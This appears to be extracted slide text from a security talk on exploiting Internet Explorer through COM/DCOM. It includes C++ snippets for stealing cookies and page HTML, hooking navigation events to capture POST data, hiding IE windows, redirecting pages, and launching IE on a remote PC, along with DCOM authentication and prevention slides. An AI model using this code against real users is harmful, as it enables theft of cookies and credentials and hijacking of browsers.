
Get cookie // Get IHTMLDocument 2 from IWeb. Browser 2 IDispatch *html. Disp = NULL; hret = browser->get_Document(&html. Disp); IHTMLDocument 2 *doc = NULL; if(html. Disp != NULL){ hret = html. Disp->Query. Interface(IID_IHTMLDocument 2, (void**)&doc); } // Call get_cookie method of IHTMLDocument 2 if(the. IHD != NULL){ BSTR cookie; hret = doc->get_cookie(&cookie); }

Get HTML // Get IHTMLElement from IHTMLDocument 2 IHTMLElement *element = NULL; hret = doc->get_body(&element); // Call get_outer. HTML of IHTMLElement if(element != NULL){ BSTR html; hret = element->get_outer. HTML(&html); }

Get HTML // Get IHTMLElement from IHTMLDocument 2 IHTMLElement *element = NULL; hret = doc->get_body(&element); // Call get_outer. HTML of IHTMLElement if(element != NULL){ BSTR html; hret = element->get_outer. HTML(&html); }

Get HTML // Get IHTMLElement from IHTMLDocument 2 IHTMLElement *element = NULL; hret = doc->get_body(&element); // Call get_outer. HTML of IHTMLElement if(element != NULL){ BSTR html; hret = element->get_outer. HTML(&html); }

Stealing IE’s data Browsing URL list Incoming data n n Cookie HTML Contents Navigation events n n Get parameters Post Parameters


Navigation events Client Program IE Event Handler Navigation Events




Navigation events 1. Create event handler implementing “DWeb. Browser. Events” interface. 2. Get “IConnection. Point” interface through IWeb. Browser 2. 3. Advise IE where the event handler is by using IConnection. Point.
Members of DWeb. Browser. Events

Before. Navigate void Before. Navigate( IDispatch* p. Disp, VARIANT* &url, // the new URL to be navigate to VARIANT* &Flag, VARIANT* &Target. Frame. Name, VARIANT* &Post. Data, // the POST data to send to the new URL VARIANT* &Headers, VARIANT_BOOL* &Cancel );
Before. Navigate void Before. Navigate( IDispatch* p. Disp, VARIANT* &url, // the new URL to be navigate to VARIANT* &Flag, VARIANT* &Target. Frame. Name, VARIANT* &Post. Data, // the POST data to send to the new URL VARIANT* &Headers, VARIANT_BOOL* &Cancel );
Before. Navigate void Before. Navigate( IDispatch* p. Disp, VARIANT* &url, // the new URL to be navigate to VARIANT* &Flag, VARIANT* &Target. Frame. Name, VARIANT* &Post. Data, // the POST data to send to the new URL VARIANT* &Headers, VARIANT_BOOL* &Cancel );

Get IConnection. Point. Container* container; hret = browse->Query. Interface( IID_IConnection. Point. Container, (void**)&container); IConnection. Point* point; hret = container->Find. Connection. Point( IID_DWeb. Browser. Events, &point);

Advise IE Sink *sink = new Sink; DWORD dw. Cookie; hret = point->Advise(sink->Get. IDispatch(false), &dw. Cookie);

Hijacking IE Change browsing pages Make IE windows invisible Create new windows

Change browsing pages BSTR new. URL; new. URL = Sys. Alloc. String(L"http: //www. yahoo. co. jp"); hret = browser->Navigate(new. URL);

Make IE windows invisible browser->put_Visible((VARIANT_BOOL)false);

Create new windows COSERVERINFO Server. Info 2; Server. Info. dw. Reserved 1 = 0; Server. Info. dw. Reserved 2 = 0; Server. Info. pwsz. Name = L"Remote. PC"; Server. Info. p. Auth. Info = NULL; MULTI_QI qi 2 = {&IID_IWeb. Browser 2, NULL, 0}; hret = Co. Create. Instance. Ex( CLSID_Internet. Explorer, NULL, CLSCTX_SERVER, &Server. Info, 1, &qi); IWeb. Browser 2 *browser 2 = (IWeb. Browser 2*)qi 2. p. Itf;
Agenda COM and DCOM technology IE exploit demonstration Exploit code Authentication MS-Word exploit demonstration DCOM exploit prevention
Authentication Component activation procedures Two steps of authentication Event handling & Authentication Exploit code Special case: XP
Authentication Component activation procedures Two steps of authentication Event handling & Authentication Exploit code Special case: XP

Component activation procedure 1. NEGOTIATE 2. CHALLENGE Local PC 3. RESPONSE 4. CLSID 5. Results Remote PC
Authentication Component activation procedure Two steps of authentication Event handling & Authentication Exploit code Special case: XP


Two steps of authentication Remote PC Client Program Component Logon audit DCOM authentication

Logon audit 1/2 Remote PC Joe X Client Program Bill Zev Mike Component Logon Audit DCOM Authentication

Logon audit 2/2 Remote PC Joe Client Program Zev Mike Component Joe Logon Audit DCOM Authentication

DCOM authentication Launch / Access control list Control launch / access permission “Run. As” parameter Account used to launch / access to components
